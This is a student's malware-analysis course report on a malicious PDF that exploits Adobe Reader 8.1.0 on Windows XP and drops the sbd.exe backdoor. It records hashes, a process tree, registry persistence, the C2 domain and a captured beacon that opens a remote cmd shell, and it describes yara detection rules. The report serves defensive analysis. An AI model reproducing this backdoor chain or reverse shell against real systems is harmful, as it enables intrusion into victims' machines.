

Malware Analysis - Final Project

[Q]: You will receive a PDF that does contain an attack. The attack will deliver and execute another program onto your VM environment. You will need to describe the windows OS version(s), as well as the Acrobat Reader version(s) that you used for these steps.

[Ans]: Windows OS Version used: Windows XP (32-bit)
Acrobat Reader Version : Adobe Reader 8.1.0

PDF Static Analysis:

PDF File Name: cat-test.pdf

PDF MD5 Hash: b178cf8cc46ffe405d5f77c6197dcb8c

PDF SHA-1 Hash: f3f9fe47b1433334df6e2157cb09d303768e3d28

PDF Creation Date: 2008:11:17 11:37:08-07:00

PDF Modification Date: 2008:11:17 11:40:42-07:00

PDF Title: basic-genetics.qxp

PDF Author: Karen Lawrence

PDF Creator: Karen Lawrence

PDF Producer: Acrobat Distiller 8.1.0 (Windows)

Number of named PDF objects: 181

List of PDF object numbers that contain streams:

Version1:Streams (76): [173, 149, 152, 154, 155, 156, 161, 162, 163, 164, 165, 166, 169, 170, 2, 3, 6, 8, 9, 12, 14, 15, 18, 20, 21, 24, 26, 27, 30, 32, 33, 36, 37, 39, 43, 44, 47, 49, 50, 53, 55, 56, 59, 61, 62, 65, 67, 68, 71, 73, 74, 77, 79, 80, 83, 85, 86, 89, 91, 92, 95, 97, 98, 101, 103, 104, 107, 109, 110, 113, 114, 117, 120, 125, 126, 139]

Version2:Streams (1): [177]

List the object number (or numbers) that contain streams that causes the exploit:

[177]

Create a yara rule that you can use to identify the object above, using a command like the following: pdf-parser.py -y your-rule.yar attack.pdf

The used is : pdf-parser -y aletiny-pdf.yar cat-test.pdf

If I run the above command, pdf-parser.py should be able to show me the same object(s) that you listed above for the exploit. Include this yara rule in your submission. Name it *username-pdf.yar* (where *username* is your UC user name).

aletiny-pdf.yar file is attached in the blackboard submission.


PDF Dynamic Analysis


You will need to identify at least one version of Acrobat Reader that the PDF will execute with. No need to do an exhaustive search.

Adobe Reader 8.1.0 (all versions below this)

What system-level effects does the PDF cause Acrobat Reader to take in order to get the backdoor onto the system (writes files to disk, deletes files, etc...)?

The attack pdf provided (I.e cat-test.pdf) causes the Acrobat Reader to invoke/run cmd.exe. It is also writing basic-genetics.pdf to the machine which in turn installs/runs sbd.exe in order to get the back-door access as shown in the below screenshot.





For instance, the PDF may write one or more files to disk as well as execute one or more subprocesses (including the backdoor). Please list the names of these files as well as the process names.

As you can see in the above screen shot Acrobat Reader with Process ID: 4056 is running a sub-process “cmd.exe” with Process ID: 128 which in turn runs a sub-process “basic-genetics.pdf” with Process ID:560 which inturn runs the sub-process “sbd.exe” with Process ID: 700. You can see the hierarchy of the processes and sub-processes run by Acrobat Reader in above screenshot of Process Monitor.

Backdoor Static Analysis

The PDF intends to install a backdoor on the system (eventually). This may occur directly from the PDF, or there may be a couple more steps that occur following the PDF to get the backdoor installed. Identify which EXE file installed on the system acts as the backdoor, and analyze it.

EXE Filename: sbd.exe

EXE Compile Time: Sat Jan 10 03:30:58 1970

EXE Type (.NET or Normal WinAPI executable? 32-bit? 64-bit?): Win32EXE

DLL Imports (DLL filename, Symbol name):

DLL Name: ADVAPI32.dll
DLL Name: KERNEL32.dll
DLL Name: msvcrt.dll
DLL Name: WS2_32.dll

How does the EXE achieve persistence (Registry Run? Start Menu? Service?):

It installs sbd.exe in the path mentioned above and it runs on the startup. This is achieved by manipulating the registry keys. I have noticed this while I am analyzing the strings using Strings and IDA tools and then accordingly confirmed by going to the path (using regedit.exe) where changes are made.

Analyze Strings from Malware:

Do any file names appear to reflect files written during malware execution (hint: you will want to use IDA Free to inspect CreateFileA calls, the data passed to them, and similar). If so, what are these file names (and full paths if present)?

cmd.exe , Started cmd.exe

Select at least 10 strings from the backdoor that do not occur in the benign set of EXE data I provided. Use these to create a strings-based yara signature that doesn't generate any hits on the normal windows programs provided. Include the command that you ran to test this.

I have picked around 13 strings which appeared to me malicious and which are unique to this executable. After creating the yara signature with this strings I have run the signature on the benign_test file using the command

```
yara -s -r aletiny-strings.yar benign_test_set/
```

and I did not find any output. (Successfully reducing false positives)

Include the output of running yara with the “-s” option using this yara rule against the backdoor EXE file. Name your yara signature *username-strings.yar* and the output file name should be named *username-strings.out*. This should be similar to what you did in HW04.

The output file is attached with the name aletiny-strings.out . The yara signature is also attached with the name aletiny-strings.yar .

Backdoor Dynamic Analysis

The malware should attempt to communicate to the Internet. Identify the domain name that the malware is attempting to use to communicate to the Internet, as well as the TCP port.

The backdoor (which is installed as soon as I have opened the cat-test.pdf) tries to communicate to the remote server using the domain name “facebook12.malware.dom” through the port 80. To find this I have used FakeNet.exe and netcat, ApateDNS.


You will then need to configure your VM to force the DNS resolution for that domain name to resolve to an IP address that you control within your virtual environment. Utilize some method for capturing the traffic beacon that is sent when the malware successfully connects (you may want to utilize what you learned in the earlier HW01 and HW02, in order to capture the traffic). It is common to do this with two VMs, one of them (such as Remnux) pretending to be the server. However, it is also possible to do this entirely on your windows host, but you would need to install extra software (such as netcat or fakenet).

Where was the backdoor installed on the system?

C:\Documents and Settings\IEUser\Local Settings\Temp\RarSFX3\sbd.exe

(Used Process Monitor to find this and tool pstree)

Document the HTTP traffic:



```
C:\Documents and Settings\IEUser\Desktop\Fakenet1.0b\FakeNet.exe
[Listening for traffic on port 8000.]
[Listening for SSL traffic on port 31337.]
[Listening for ICMP traffic.]
[Listening for DNS traffic on port: 53.]
[Listening for SSL traffic on port 465.]
[Listening for traffic on port 25.]

[DNS Query Received.]
  Domain name: facebook12.malware.dom
[DNS Response sent.]

[Received new connection on port: 1337.]
[Received NON-SSL data on port 1337.]
  POST /news/article.php HTTP/1.0
Host: facebook12.malware.dom
User-Agent: MyBrowser
Connection: keep-alive
Cache-control: no-cache

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\DOCUME~1\IEUser\LOCALS~1\Temp\RarSFX40>
```

What is the HTTP path requested?

/news/article.php HTTP/1.0

What is the HTTP command/verb being used?

POST

What is the User-Agent value being sent (one of the HTTP headers)?

MyBrowser

Files Attached Along with this Report:

1. aletiny-pdf.yar
2. aletiny-strings.yar
3. aletiny-strings.out

Submitted By
Naveen Reddy Aleti
UCID: M10727908